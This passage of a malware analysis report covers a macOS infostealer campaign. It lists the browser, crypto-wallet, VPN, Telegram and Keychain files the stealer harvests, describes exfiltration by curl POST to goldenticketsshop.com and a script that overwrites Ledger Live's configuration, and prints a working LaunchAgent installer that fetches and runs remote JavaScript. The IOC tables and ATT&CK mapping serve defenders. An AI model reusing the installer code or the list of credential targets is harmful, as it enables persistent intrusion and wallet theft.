and Firefox equivalents (key4.db, logins.json, places.sqlite, formhistory.sqlite).manifest.json and extension database files to identify and extract data from Local Extension Settings (frequently targeting browser-based cryptocurrency wallet extensions).Cryptocurrency Wallets:
~/.electrum/wallets, ~/.electrum-ltc/wallets)Local Storage/leveldb)~/.walletwasabi/client/Wallets)~/Monero/wallets)Bitcoin/wallets)@trezor/suite-desktop)app-store.json)@tonkeeper/desktop/config.json)Library/Application Support/OpenVPN Connect/profiles)Library/Application Support/Tunnelblick/Configurations)~/.openvpn)tdata), focusing on key_datas and authentication maps.~/Library/Keychains/login.keychain-db).
Execution & Exfiltration Flow
/tmp/<MD5_HASH>/.NSFileManager) and shell commands to copy targeted files into structured subdirectories./tmp/<MD5_HASH>.zip) using zip -r -y --quiet, then deletes the uncompressed staging directory.system_profiler and hashes it to generate a unique machine ID (hwid).USER) and campaign ID (/tmp/wid.txt).[https://goldenticketsshop.com/api/log](https://goldenticketsshop.com/api/log) via an HTTP POST request using curl.IOC’s
| Category | Value |
|---|---|
| C2 Domain / Endpoint | https://goldenticketsshop.com/api/log |
| Script Type | macOS JavaScript for Automation (JXA / osascript -l JavaScript) |
| File Artifacts | /tmp/<MD5_HASH>/ · /tmp/<MD5_HASH>.zip · /tmp/wid.txt |
| Key APIs Used | $.NSFileManager, $.NSJSONSerialization, $.getenv, $.NSString |
3stage.js
This script is an obfuscated macOS JavaScript for Automation (JXA) payload designed to hijack and inject fake transaction data / configuration into a local Ledger Live desktop application.
Summary of Behavioral Flow
| Stage | Routine | Action Performed |
|---|---|---|
| Stage 1 | a0_0x209dba | Kills active Ledger Live processes (killall -9 "Ledger Live"). |
| Stage 2 | delay(1) | Pauses execution for 1 second to ensure complete process teardown and unlock file handles. |
| Stage 3 | a0_0x575253 | Generates victim identifier hwid via system_profiler Hardware UUID + MD5. |
| Stage 4 | a0_0x2efbf0 | Overwrites ~/Library/Application Support/Ledger Live/app.json with attacker wallet/parameter configurations. |
launchAgentInstaller
This shell script is a persistence and execution mechanism that installs a user-level macOS LaunchAgent to establish long-term, dynamic Command-and-Control (C2) communications.
below is the code for lauchAgentInstaller script
DOMAIN="goldenticketsshop.com"

if launchctl list | grep -q "^${DOMAIN}$"; then
    exit 0
fi

cat << EOL > ~/Library/LaunchAgents/${DOMAIN}.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>${DOMAIN}</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>-c</string>
        <string>curl -s \$(dig +short TXT ${DOMAIN} @8.8.8.8 | tr -d '"') | osascript -l JavaScript</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>ThrottleInterval</key>
    <integer>120</integer>
</dict>
</plist>
EOL

launchctl load ~/Library/LaunchAgents/${DOMAIN}.plist
launchctl start ${DOMAIN}
Key Capabilities & Mechanics
goldenticketsshop.com is already loaded via launchctl list. If present, it exits immediately to prevent duplicate jobs.plist) file in the user's persistence directory ~/Library/LaunchAgents/goldenticketsshop.com.plistRunAtLoad: true to trigger automatically whenever the user logs into macOS.KeepAlive: true and ThrottleInterval: 120 (seconds) to ensure macOS restarts the job if it crashes or finishes, checking for execution every 2 minutes.8.8.8.8) for the DNS TXT record of goldenticketsshop.com dig +short TXT goldenticketsshop.com @8.8.8.8 | tr -d '"'curl -s and pipes it directly into the Open Scripting Architecture interpreter as JavaScript for Automation ... | osascript -l JavaScriptlaunchctl load and launchctl start.Summary of Indicators & Artifacts
| Category | Indicator / Detail |
|---|---|
| Domain | goldenticketsshop.com |
| Persistence Path | ~/Library/LaunchAgents/goldenticketsshop.com.plist |
| Launchd Label | goldenticketsshop.com |
| Technique (ATT&CK) | T1543.001 (Launch Agent) · T1102.001 (Dead Drop Resolver / DNS TXT) · T1059.002 (AppleScript/JXA) |